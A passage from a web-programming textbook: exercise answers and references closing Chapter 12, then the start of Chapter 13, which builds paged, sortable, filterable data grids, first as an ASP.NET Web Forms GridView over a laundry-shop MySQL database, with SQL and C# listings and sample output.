Exercise 12.9. A fat client, for two reasons. The refresh then carries only data, 200 small JSON objects, and the script can update just the rows that changed instead of replacing the whole table every 30 seconds; and the same JSON answer can serve a phone application or a wall display later. The price is that the script must build every cell with `textContent` (Problem 12.9). A thin client would be the better choice for a page that changes rarely and must work with very little JavaScript.

Exercise 12.10. The JSP pages keep working, because every address they write is *relative*: `href="services.jsp"`, `action="service-delete.jsp"`, `response.sendRedirect("login.jsp")` and `href="style.css"` are resolved by the browser against the page's own address, so they stay inside `/laundry/`. The Java version writes *absolute* paths, `href="/services"`, `Location: /login`, `href="/style.css"`, which would leave the context path and reach Tomcat's root instead. (The Java version is not deployed that way, since it is its own server, but the lesson holds for any application behind a path prefix: build absolute addresses from the context path, `request.getContextPath() + "/services"` in a servlet or `~/` in Razor.)

References

[1] R. Fielding, M. Nottingham, and J. Reschke, Eds., "HTTP Semantics," RFC 9110, IETF, Jun. 2022. [Online]. Available: https://www.rfc-editor.org/rfc/rfc9110

[2] Eclipse Foundation, *Jakarta Server Pages Specification*, version 3.1, 2022. [Online]. Available: https://jakarta.ee/specifications/pages/3.1/

[3] Eclipse Foundation, *Jakarta Servlet Specification*, version 6.0, 2022. [Online]. Available: https://jakarta.ee/specifications/servlet/6.0/

[4] R. Elmasri and S. B. Navathe, *Fundamentals of Database Systems*, 7th ed. Hoboken, NJ, USA: Pearson, 2016.

[5] SQLite Consortium, "SQLite Foreign Key Support" and "PRAGMA Statements." [Online]. Available: https://www.sqlite.org/foreignkeys.html and https://www.sqlite.org/pragma.html

[6] K. Moriarty, B. Kaliski, and A. Rusch, "PKCS #5: Password-Based Cryptography Specification Version 2.1," RFC 8018, IETF, Jan. 2017. [Online]. Available: https://www.rfc-editor.org/rfc/rfc8018

[7] Eclipse Foundation, *Jakarta Standard Tag Library Specification*, version 3.0, 2022. [Online]. Available: https://jakarta.ee/specifications/tags/3.0/

[8] OWASP Foundation, "Cross Site Scripting Prevention Cheat Sheet" and "SQL Injection Prevention Cheat Sheet," *OWASP Cheat Sheet Series*. [Online]. Available: https://cheatsheetseries.owasp.org/

[9] Pallets Projects, "Flask Documentation: Sessions, Templates, Testing Flask Applications," version 3.1. [Online]. Available: https://flask.palletsprojects.com/

[10] A. Adams, M. Cooper, and A. Kirkpatrick, Eds., "Web Content Accessibility Guidelines (WCAG) 2.2," W3C Recommendation, Oct. 2023. [Online]. Available: https://www.w3.org/TR/WCAG22/

[11] Microsoft, "Playwright for Python," documentation. [Online]. Available: https://playwright.dev/python/

[12] Apache Software Foundation, "Apache Tomcat 10.1: Application Developer's Guide, Deployment." [Online]. Available: https://tomcat.apache.org/tomcat-10.1-doc/appdev/deployment.html

[13] Git Project, "gitignore: Specifies intentionally untracked files to ignore," *Git Reference Manual*. [Online]. Available: https://git-scm.com/docs/gitignore

[14] Microsoft, "Razor Pages architecture and concepts in ASP.NET Core," *ASP.NET Core documentation*, .NET 10. [Online]. Available: https://learn.microsoft.com/aspnet/core/razor-pages/

[15] Microsoft, "ASP.NET Web Forms," *ASP.NET 4.x documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/web-forms/

[16] Microsoft, "Model validation in ASP.NET Core MVC and Razor Pages," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/mvc/models/validation

[17] J. J. Garrett, "Ajax: A New Approach to Web Applications," Adaptive Path, Feb. 2005.

[18] Mozilla, "Element: innerHTML property" and "Node: textContent property," *MDN Web Docs*. [Online]. Available: https://developer.mozilla.org/docs/Web/API/Element/innerHTML

[19] The PHP Group, "PHP Data Objects," *PHP Manual*. [Online]. Available: https://www.php.net/manual/en/book.pdo.php

[20] OWASP Foundation, "Cross-Site Request Forgery Prevention Cheat Sheet," *OWASP Cheat Sheet Series*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[21] Microsoft, "Prevent Cross-Site Request Forgery (XSRF/CSRF) attacks in ASP.NET Core," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/security/anti-request-forgery

[22] A. Barth, "HTTP State Management Mechanism," RFC 6265, IETF, Apr. 2011, and the SameSite attribute of its revision draft, "Cookies: HTTP State Management Mechanism" (RFC 6265bis). [Online]. Available: https://www.rfc-editor.org/rfc/rfc6265

Chapter 13

Data on the Page: GridView and Data Grids

By the end of this chapter you will be able to put a database table on a web page in a form people can work with: a grid that shows a few rows at a time, moves from page to page, sorts by any column, narrows the rows with filters, changes a row where it stands, deletes a row after asking "are you sure?", and hands the selection over as a spreadsheet file. You will first meet the classic way of doing this, the ASP.NET Web Forms **GridView** control, through the MyLaundry pages it was taught with, and see what the control does for you and what it quietly costs. Then you will build the same grid the modern way, in ASP.NET Core Razor Pages, over the 2,953 real bills of Profitina Laundry, and three more times, in PHP with PDO, in Java on the JDK's own web server with JDBC, and in Python with Flask. On the way you will learn the two rules that make a grid safe: every value a visitor typed reaches the database as a bound parameter, and the one thing that cannot be a parameter, the column to sort by, is chosen from a list you wrote. You will measure why "page 119" is slower than "page 1", learn keyset paging, which does not slow down, and add a small script that makes the grid feel instant while the grid keeps working, unchanged, without it.

13.1 Where We Left Off

Chapter 9 introduced ASP.NET in its two forms: Web Forms, the original of 2002, which runs only on Windows with the .NET Framework, and ASP.NET Core, the rewrite that runs everywhere and whose page model, Razor Pages, is what this book runs. Chapter 10 put PHP, JSP and ASP.NET side by side, Chapter 11 was about forms and dynamic pages, and Chapter 12 worked problems across all three.

This chapter answers the question that comes straight after forms. A form puts *one* record into the database. A shop does not live on one record. The owner of Profitina Laundry does not want to see one bill; she wants to see *the bills*: this week's, the ones still waiting at the Keputih outlet, the most expensive ones, the ones a cashier typed by mistake this morning. The screen that answers her is a table, and a table of data that people can page, sort, filter, edit and export has a name. It is a **data grid**.

> **DEFINITION.** A **data grid** is an HTML table generated from a data source, one row per record and one column per field, together with the controls that let a person work with it: moving between pages, sorting by a column, filtering rows, editing or deleting a row in place, and exporting what is shown.

Nothing in the definition is exotic: every control is a link or a small form, and every one ends as an ordinary HTTP request. What makes a grid worth a chapter is that it is where a web application touches *a lot* of data at once, and where carelessness becomes expensive: a grid that sends all 2,953 bills to show 25, a sort link that lets a visitor write SQL, a delete button that does not ask, an export that lets a customer's name run as a formula in the owner's spreadsheet. This chapter builds a grid that does none of those things, and shows why each would have happened.

13.2 The Problem a Grid Solves

13.2.1 Seven jobs

Watch a cashier at the Rungkut outlet on a Saturday afternoon. A customer asks whether her bed cover is ready. The cashier needs this outlet's bills, still *queued* or *finished*, newest first; she finds the bill, and when the customer takes it home she changes its status to *departed*. Later the supervisor asks her to delete a bill she created twice by mistake. At the end of the month the owner wants all September bills in a spreadsheet.

Those sentences contain the seven jobs of every data grid. **Table 13.1** lists them with the name the GridView control gives each job and the way this chapter's modern grid does it.

Table 13.1 The seven jobs of a data grid. The middle column is what Web Forms gave you in one control; the last column is how this chapter does the same jobs with ordinary links and forms.

Job	What the person wants	GridView (Web Forms)	This chapter's grid
Show	the records as rows and columns	`DataSource` + `DataBind()`, `BoundField`	an HTML `<table>` drawn by a template
Page	25 rows at a time, and a way to move on	`AllowPaging`, `PageSize`, `PageIndex`	`LIMIT ? OFFSET ?` (and keyset paging, Section 13.13)
Sort	by any column, either direction	`AllowSorting`, `SortExpression`	`?sort=customer&dir=asc`, from a white list
Filter	only some rows: an outlet, a status, some dates	a data source control with `SelectParameters`	`?outlet=O02&status=queued&from=…&to=…`, bound
Edit	change one field of one row, where it stands	`EditIndex`, `EditItemTemplate`, `RowUpdating`	`?edit=B2934`, then `POST /bills/status`
Delete	remove a row, after a question	`CommandField`, `RowDeleting`, a `confirm()`	`?delete=B2931` or a `confirm()`, then `POST /bills/delete`
Export	take the rows away in a file	not built in	`GET /bills.csv?…`, the same filters

None of the jobs is new: showing rows was Chapter 5, forms were Chapter 11. What is new is doing all seven on one page, where each control must remember what the others chose. If the cashier has filtered to *Keputih, queued* and then sorts by customer, the sort must keep the filter; if she then pages, the page link must keep both. That requirement, every link and form carrying the state of all the others, shapes everything from Section 13.9 onwards.

13.2.2 The size of the problem

A grid is not interesting on four rows. The original MyLaundry database that the GridView pages of this chapter were written against has exactly four bills, four customers and seventeen services, and on four rows paging and sorting are decoration. Profitina Laundry's sample database is a year of a real shop: three outlets in Surabaya, fourteen employees, 256 customers and **2,953 bills** from 1 October 2025 to 30 September 2026. **Table 13.2** breaks the bills down the two ways the cashier filters them.

Table 13.2 The 2,953 bills of the sample database by outlet and status, counted with `GROUP BY`. Almost every bill has left the shop; the ones a cashier works with every day are the 57 still inside.

	Rungkut (O01)	Keputih (O02)	Wiyung (O03)	All outlets
queued	9	9	5	23
finished	23	6	5	34
departed	1,280	981	635	2,896
all statuses	**1,312**	**996**	**645**	**2,953**

Two facts in **Table 13.2** will matter later. First, the rows people *work* with, the 57 that are queued or finished, are a tiny part of the table, which is why filters are not a luxury: without them the cashier would page through 119 pages to find them. Second, 2,953 is a small number for a computer and a large number for a web page. Sent as one HTML table, this chapter's grid would be about 1.2 megabytes (it costs roughly 400 bytes a row), a noticeable wait on a phone and an endless scroll for a person; sent 25 at a time it is 119 pages of about 14 kilobytes each. Paging is how a grid respects both the network and the eye.

13.2.3 The case study, stated as the original lesson stated it

The GridView pages of Sections 13.4 to 13.6 come from a case study worded like this, and it is worth keeping the wording, because it names the feature that matters most to a customer.

> **CASE STUDY: MyLaundry.** Implement a web program for MyLaundry, a laundry company. Database: MySQL/MariaDB. Platform: web. Framework: ASP.NET. The most noticeable feature for the customer is the list of services and their prices.

Figure 13.1 is what that feature looked like when it was done: the Service table, drawn by a GridView, with a light blue header and every second row light yellow. The picture is small and plain, and it is still what most of the business web looks like on the inside. Almost every administrative page you will ever build is this picture with more columns.

id	description	price
B120	Bed cover, size 120	30000.00
B180	Bed cover, size 160-180	40000.00
C	Carpet, per m2	10000.00
C10FD	Clothes 7-10 kg, Folded Dried Washed	40000.00
C10ID	Clothes 7-10 kg, Ironed Dried Washed	50000.00
C10W	Clothes 7-10 kg, Washed only	25000.00
C4FD	Clothes max 4 kg, Folded Dried Washed	20000.00
C4ID	Clothes max 4 kg, Ironed Dried Washed	25000.00
C4W	Clothes max 4 kg, Washed only	10000.00
C6FD	Clothes 5-6 kg, Folded Dried Washed	30000.00
C6ID	Clothes 5-6 kg, Ironed Dried Washed	35000.00
C6W	Clothes 5-6 kg, Washed only	15000.00
DL1	Doll, Large 1 pcs	40000.00
DM2	Doll, Medium 2 pcs	40000.00
DO	Delivery Order, per 10 kg	5000.00
DS3	Doll, Small 3 pcs	40000.00
I	Ironed only (without washing), per 5 kg	10000.00

Figure 13.1 The MyLaundry price list drawn by a GridView: a header row styled light blue and alternating rows styled light yellow, set from three lines of C# in **Listing 13.4**.

13.3 The Data Underneath

13.3.1 The original MyLaundry database

The GridView pages read a MySQL or MariaDB database called `MyLaundryDB`, the same four-table design (Customer, Employee, Service, Bill) that Profitina Laundry keeps column for column. **Figure 13.2** is its entity–relationship diagram.




Figure 13.2 The MyLaundry design. A Bill belongs to one Customer, was received by one Employee and is for one Service; an Employee may have a supervisor who is another Employee (the loop on the right). `N` marks a column that may be NULL.

Read the crow's feet in **Figure 13.2** as "many". One customer has many bills; one service appears on many bills; one employee receives many bills, and one supervisor has many employees. The three columns of Bill marked `FK` are the foreign keys that point along those lines, and `finished` and `departed` are marked `N` because a bill that is still in the shop has not been finished or collected. **Listing 13.1** is the first part of the SQL that creates the database; the whole file, with all seventeen services and the four sample bills, is in the chapter's code folder.

Listing 13.1 The start of `MyLaundryDB.sql`: the database and its Bill table. `status` is an `enum` of three words, and a new bill is `queued` unless it says otherwise.

```sql
-- MyLaundryDB: the original MySQL/MariaDB database behind the MyLaundry GridView pages.
-- Load it in phpMyAdmin (XAMPP) or with:  mysql -u root -p < MyLaundryDB.sql

-- =======
-- Database
-- =======

CREATE DATABASE MyLaundryDB;
USE MyLaundryDB;

-- Table: Bill
CREATE TABLE Bill (
    id char(5) NOT NULL,
    arrived datetime NOT NULL DEFAULT CURRENT_TIMESTAMP(),
    finished datetime NULL,
    departed datetime NULL,
    status enum('departed','finished','queued') NOT NULL DEFAULT 'queued',
    rack varchar(3) NOT NULL,
    unit int NOT NULL,
    payment decimal(10,2) NOT NULL,
    Customer_id char(5) NOT NULL,
    Employee_id char(5) NOT NULL,
    Service_id varchar(5) NOT NULL,
    CONSTRAINT Bill_pk PRIMARY KEY (id)
);

-- Table: Customer
CREATE TABLE Customer (
```

The `status` column is the heart of the shop's workflow, and this chapter's grid edits it: `queued` when the laundry arrives, `finished` when it has been washed, `departed` when the customer has taken it home. MySQL's `enum` type refuses any other word. The design lists the values as `'departed','finished','queued'`, alphabetically rather than in workflow order, and that has a useful consequence: MySQL sorts an `enum` by the position of its values, so here it sorts statuses alphabetically, exactly as SQLite sorts the same words stored as text. Section 13.11 relies on the two databases agreeing.

After loading the file, phpMyAdmin (Chapter 5) shows the Service table as in **Figure 13.3**: seventeen rows, from `B120` *Bed cover, size 120* to `I` *Ironed only*. That table is the data source of the first four GridView pages.

←T→				id	description	price
☐	Edit	Copy	Delete	B120	Bed cover, size 120	30000.00
☐	Edit	Copy	Delete	B180	Bed cover, size 160-180	40000.00
☐	Edit	Copy	Delete	C	Carpet, per m2	10000.00
☐	Edit	Copy	Delete	C10FD	Clothes 7-10 kg, Folded Dried Washed	40000.00
☐	Edit	Copy	Delete	C10ID	Clothes 7-10 kg, Ironed Dried Washed	50000.00
☐	Edit	Copy	Delete	C10W	Clothes 7-10 kg, Washed only	25000.00
☐	Edit	Copy	Delete	C4FD	Clothes max 4 kg, Folded Dried Washed	20000.00
☐	Edit	Copy	Delete	C4ID	Clothes max 4 kg, Ironed Dried Washed	25000.00
☐	Edit	Copy	Delete	C4W	Clothes max 4 kg, Washed only	10000.00
☐	Edit	Copy	Delete	C6FD	Clothes 5-6 kg, Folded Dried Washed	30000.00
☐	Edit	Copy	Delete	C6ID	Clothes 5-6 kg, Ironed Dried Washed	35000.00
☐	Edit	Copy	Delete	C6W	Clothes 5-6 kg, Washed only	15000.00
☐	Edit	Copy	Delete	DL1	Doll, Large 1 pcs	40000.00
☐	Edit	Copy	Delete	DM2	Doll, Medium 2 pcs	40000.00
☐	Edit	Copy	Delete	DO	Delivery Order, per 10 kg	5000.00
☐	Edit	Copy	Delete	DS3	Doll, Small 3 pcs	40000.00
☐	Edit	Copy	Delete	I	Ironed only (without washing), per 5 kg	10000.00

Figure 13.3 The Service table of `MyLaundryDB` in phpMyAdmin. Every row has its own Edit, Copy and Delete link (marker 1), and a click on a column heading sorts (marker 2): phpMyAdmin is itself a data grid, and a good model of the jobs in **Table 13.1**.

Look at **Figure 13.3** again with **Table 13.1** beside it. phpMyAdmin shows rows, lets you sort by clicking a column heading, pages when a table is long, edits a row in place, deletes after asking, and exports. You have been using a data grid since Chapter 5; this chapter builds one.

13.3.2 Reading a table from C#, before any grid

Before a grid can draw rows, a program must read them. **Listing 13.2** is the smallest C# program that does it: a console program, not a web page, that opens a connection to `MyLaundryDB`, reports what kind of server answered, and prints the Service table one row per line.

Listing 13.2 `MySQLConnect/Program.cs`: open a connection, read a table with a data reader, print it, and close the connection whatever happens. It uses the MySQL connector package *MySql.Data*. Not run in this book's build.

```
using System;
using MySql.Data.MySqlClient;

namespace MySQLConnect {
    class Program {
        static void Main(string[] args) {
            string cs = "server=localhost;userid=root;password=;database=mylaundrydb";
            var con = new MySqlConnection(cs);
            try {
                con.Open();
                switch (con.State) {
                    case System.Data.ConnectionState.Open:
                        Console.WriteLine("Connection has been made\n");
                        break;
                    case System.Data.ConnectionState.Closed:
                        throw new Exception("The database connection state is closed\n");
                    default:
                        Console.WriteLine("Connection has been doing something else\n");
                        break;
                }
                Console.WriteLine($"MySQL version: {con.ServerVersion}\n");
                Console.WriteLine("Processing data\n");
                // Read a table
                string sql = "SELECT * FROM service";
                var cmd = new MySqlCommand(sql, con);
                MySqlDataReader rdr = cmd.ExecuteReader();
                while (rdr.Read()) {
                    Console.WriteLine($"{rdr.GetString(0), -5} {rdr.GetString(1), -38}
{rdr.GetString(2), -8}");
                }
            } catch (MySqlException mySqlException) {
                // Use the mySqlException object to handle specific MySql errors
                Console.WriteLine(mySqlException.ToString());
            } catch (Exception ex) {
                // Use the exception object to handle all other non-MySql specific errors
                Console.WriteLine(ex.ToString());
            } finally {
                // Make sure to only close connections that are not in a closed state
                if (con.State != System.Data.ConnectionState.Closed) {
                    // Close the connection as a good Garbage Collecting practice
                    con.Close();
                }
            }
        }
    }
}
```

The program has the three parts every piece of database code has, and every grid in this chapter repeats them.

Connect. The connection string names the server, the account and the database. It connects as `root` with an empty password, XAMPP's default, acceptable only on a machine nobody else can reach; the Laundry grid of Section 13.7 uses an account with only the rights it needs.

Ask. `ExecuteReader()` runs the statement and returns a **data reader**, a cursor that moves forward one row at a time: `rdr.Read()` moves to the next row and returns `false` after the last, and `rdr.GetString(0)` reads the first column. The format `{…, -38}` pads the description to 38 characters, which lines the output up in columns.

Tidy up. Two `catch` blocks separate the connector's own errors, such as a wrong password, from anything else, and `finally` closes the connection whatever happened. A program that forgets to close connections will, after a few hundred visitors, find that the server refuses new ones.

Figure 13.4 is what the program printed when it was run against a MariaDB 10.4 server from XAMPP.

```
Command Prompt — MySQLConnect

Connection has been made

MySQL version: 5.5.5-10.4.21-MariaDB

Processing data

B120  Bed cover, size 120                    30000.00
B180  Bed cover, size 160-180                40000.00
C     Carpet, per m2                         10000.00
C10FD Clothes 7-10 kg, Folded Dried Washed   40000.00
C10ID Clothes 7-10 kg, Ironed Dried Washed   50000.00
C10W  Clothes 7-10 kg, Washed only           25000.00
C4FD  Clothes max 4 kg, Folded Dried Washed  20000.00
C4ID  Clothes max 4 kg, Ironed Dried Washed  25000.00
C4W   Clothes max 4 kg, Washed only          10000.00
C6FD  Clothes 5-6 kg, Folded Dried Washed    30000.00
C6ID  Clothes 5-6 kg, Ironed Dried Washed    35000.00
C6W   Clothes 5-6 kg, Washed only            15000.00
DL1   Doll, Large 1 pcs                      40000.00
DM2   Doll, Medium 2 pcs                     40000.00
DO    Delivery Order, per 10 kg              5000.00
DS3   Doll, Small 3 pcs                      40000.00
I     Ironed only (without washing), per 5 kg 10000.00
Press any key to continue . . .
```

Figure 13.4 The output of **Listing 13.2**: the connection state, the server version (MariaDB 10.4.21, which reports itself with a MySQL 5.5.5 prefix for compatibility) and the seventeen services, sorted by id.

This book's build machine could not install the MySQL connector package, so **Listing 13.2**, like every Web Forms listing in Sections 13.4 to 13.7, was not run here; its C# was checked by the Roslyn parser and has no syntax errors, and **Figure 13.4** is the output of a real run on Windows. Web Forms itself runs only on Windows with the .NET Framework 4.8, so the browser views of its pages in Sections 13.2 to 13.6 are redrawn: Chromium renders the HTML that the GridView sends for those pages (a `<table>` with a LightBlue header row, LightYellow alternating rows and a Yellow selected row), inside a plain browser frame. From Section 13.8 onwards nearly everything was run, and the chapter says each time exactly what was not.

13.3.3 Profitina Laundry's bills

Profitina Laundry keeps the four original tables and adds three: **Outlet**, because the shop now has three; **Payment**, because a bill may be paid in parts, in cash, by QRIS, by transfer or from a customer's deposit; and **StatusLog**, an audit trail with one row for every change of a bill's status and the employee who made it. **Figure 13.5** shows the six tables the bills grid touches, with the columns it shows in bold.




Figure 13.5 The part of the Profitina Laundry database behind the bills grid. The grid joins Bill to Customer, Service and Outlet for its columns, sums Payment for the *Paid* column, and writes StatusLog whenever it changes a status.

Three details of **Figure 13.5** decide what the grid is allowed to do, and they come from the schema, not from the grid.

The first is a **CHECK constraint** on Bill that ties the status to the timestamps: a `queued` bill has neither `finished` nor `departed`, a `finished` bill has `finished` but not `departed`, and a `departed` bill has `departed`. A grid that sets the status to `finished` without setting the `finished` time is refused by the database itself. Our grid sets both in one statement.

The second is that every foreign key into Bill is declared `ON DELETE RESTRICT`. A bill that has a payment or a status-log row *cannot* be deleted while those rows exist; the database refuses. That is the last line of defense behind the delete rule of Section 13.15.

The third is the column `payment`. Despite its name, it is the amount **charged** for the bill, computed when the bill was created (service price times units, plus any express surcharge) and copied into the bill so that a later change of price never rewrites history. What was actually *paid* is the sum of the bill's rows in Payment. The grid shows both, as *Charged* and *Paid*, because a cashier needs both: a bill charged Rp 40.000 and paid Rp 20.000 is a bill with Rp 20.000 still to collect.

13.4 GridView: a Table That Knows Its Data

13.4.1 What a server control is, once more

Chapter 9 introduced the Web Forms **server control**: a tag such as `<asp:Label runat="server">` that is not sent to the browser as it is written. When the page runs, the server turns the tag into an object, lets your code set its properties, and at the end asks every object to *render* itself as HTML. A `Label` renders as a `<span>`, a `TextBox` as an `<input>`. The **GridView** renders as a `<table>`, and it is the most capable control Web Forms ever shipped: it can draw any tabular data, and with a few attributes it pages, sorts, selects, edits and deletes.

> **DEFINITION.** The **GridView** (`System.Web.UI.WebControls.GridView`) is an ASP.NET Web Forms server control that renders a data source as an HTML table, one row per record. Its data comes from its `DataSource` property (an object in code) or its `DataSourceID` property (a data source control on the page), and nothing appears until it is **bound**, by a call to `DataBind()` or automatically by the data source control [1].

The last sentence of the definition is the one beginners trip over. Setting `DataSource` only tells the grid *where* the data is. `DataBind()` is the moment the grid walks through the data and builds its rows; forget it and the page shows nothing, with no error.

13.4.2 The smallest grid

Listing 13.3 is the page that drew **Figure 13.1**. Apart from the directive on the first line it is nearly plain HTML, and the grid itself is two lines.

Listing 13.3 `01Show.aspx`: a form with one GridView and no columns declared. Not run in this book's build (Web Forms needs Windows and .NET Framework 4.8).

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="01Show.aspx.cs" Inherits="_01Show"
%>

<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Show the grid</title>
</head>
<body>
    <form id="form1" OnInit="Page_Load" runat="server">
        <asp:GridView ID="GridView1" runat="server">
        </asp:GridView>
    </form>
</body>
</html>
```

The `<%@ Page %>` directive names the code-behind file and the class the page inherits from. The form has `runat="server"`, as every Web Forms page must, because every control that posts back lives inside that one form. Its `OnInit="Page_Load"` attribute is unnecessary: with `AutoEventWireup="true"`, ASP.NET already calls a method named `Page_Load`, so here it runs twice, harmlessly, since it only reads.

When Visual Studio's designer shows this page, it has no data yet, so it draws a placeholder: three columns called Column0 to Column2 filled with `abc`. The real columns appear only when the page runs, because the grid has **`AutoGenerateColumns`** on by default: it makes one column for each column of whatever data it is given, headed with the column's name. **Listing 13.4** gives it the data.

Listing 13.4 `01Show.aspx.cs`: fill a DataSet from the Service table, bind the grid to it, and style the header and alternating rows. Not run in this book's build.

```
using System;
using System.Collections.Generic;
using System.Data;
using System.Data.SqlClient;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;
using MySql.Data.MySqlClient;

public partial class _01Show : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {
        string cs = "server=localhost;userid=root;password=;database=MyLaundryDB";
        MySqlConnection con = new MySqlConnection(cs);
        cs = "SELECT * FROM Service";
        MySqlDataAdapter adapter = new MySqlDataAdapter(cs, con);
        con.Close();
        DataSet ds = new DataSet();
        adapter.Fill(ds, "Service");
        if (ds.HasErrors) {
            ds.RejectChanges();
        } else {
            ds.AcceptChanges();
        }
        GridView1.DataSource = ds.Tables["Service"].DefaultView;
        GridView1.DataBind();
        GridView1.HeaderStyle.BackColor = System.Drawing.Color.LightBlue;
        GridView1.HeaderStyle.Font.Bold = true;
        GridView1.AlternatingRowStyle.BackColor = System.Drawing.Color.LightYellow;
    }
}
```

Follow the data. A **data adapter** (`MySqlDataAdapter`) pairs a SELECT statement with a connection; its `Fill` method opens the connection if needed, copies every row into a `DataTable` named “Service” inside the `DataSet`, and closes the connection again, which is why the early `con.Close()` does nothing and harms nothing. A `DataSet` is an in-memory database, disconnected from the server once filled; Chapter 15 is about it.

`ds.Tables["Service"].DefaultView` is a **DataView**, a view of the table that can be sorted and filtered in memory, and the grid is bound to it. The three style lines become `style` attributes when the grid renders. The `HasErrors` block has no visible effect on a freshly filled DataSet.

What reaches the browser is an ordinary table. The grid in **Figure 13.1** is sent as a `<table>` with a `<tr>` of `<th>` cells for the header and one `<tr>` of `<td>` cells per service. There is nothing in it that a browser needs to understand about ASP.NET, and this is the first bridge to the modern grid: whatever builds it, a data grid on the wire is a table.

13.5 Columns, Commands and Postbacks

13.5.1 Declaring the columns

Automatic columns are quick and almost never what a real page wants: the headings are column names (`id`, `description`), every column is shown, and nothing can be clicked. The second page, `02DeleteSelect.aspx`, turns `AutoGenerateColumns` off and declares the columns itself, as **Listing 13.5** shows.

Listing 13.5 `02DeleteSelect.aspx`: three bound columns and two command columns, with handlers for selecting and deleting a row. Not run in this book’s build.

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="02DeleteSelect.aspx.cs"
Inherits="_02DeleteSelect" %>

<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Delete & select</title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:GridView ID="GridView1" runat="server"
                AutoGenerateColumns = "false"
                CellPadding = "3"
                OnSelectedIndexChanged = "SelectRow"
                OnRowDeleting="DeleteRow">
                <Columns>
                    <asp:BoundField HeaderText="ID"
                        DataField="id" />
                    <asp:BoundField HeaderText="Description"
                        DataField="description" />
                    <asp:BoundField HeaderText="Price"
                        DataField="price" />
                    <asp:ButtonField ButtonType="Link" Text="Delete"
                        CommandName="Delete" />
                    <asp:ButtonField ButtonType="Link" Text="Select"
                        CommandName="Select" />
                </Columns>
            </asp:GridView>
            <asp:Label ID="Label1" runat="server" Text="Label"></asp:Label>
        </div>
    </form>
</body>
</html>
```

A GridView column is one of a small family of **field** classes, each of which knows how to draw one cell of every row. **Table 13.3** lists the family. The page uses two of them: three `BoundField`s, each showing one data column under a heading of its own, and two `ButtonField`s, each drawing a link in every row.

Table 13.3 The GridView's column types. `BoundField` and `TemplateField` do nearly all the work; the others are conveniences.

Field	Draws in each row	Typical attributes
`BoundField`	the value of one data column, as text	`DataField`, `HeaderText`, `DataFormatString`, `ReadOnly`, `SortExpression`
`ButtonField`	a button or link that raises a command	`ButtonType`, `Text`, `CommandName`
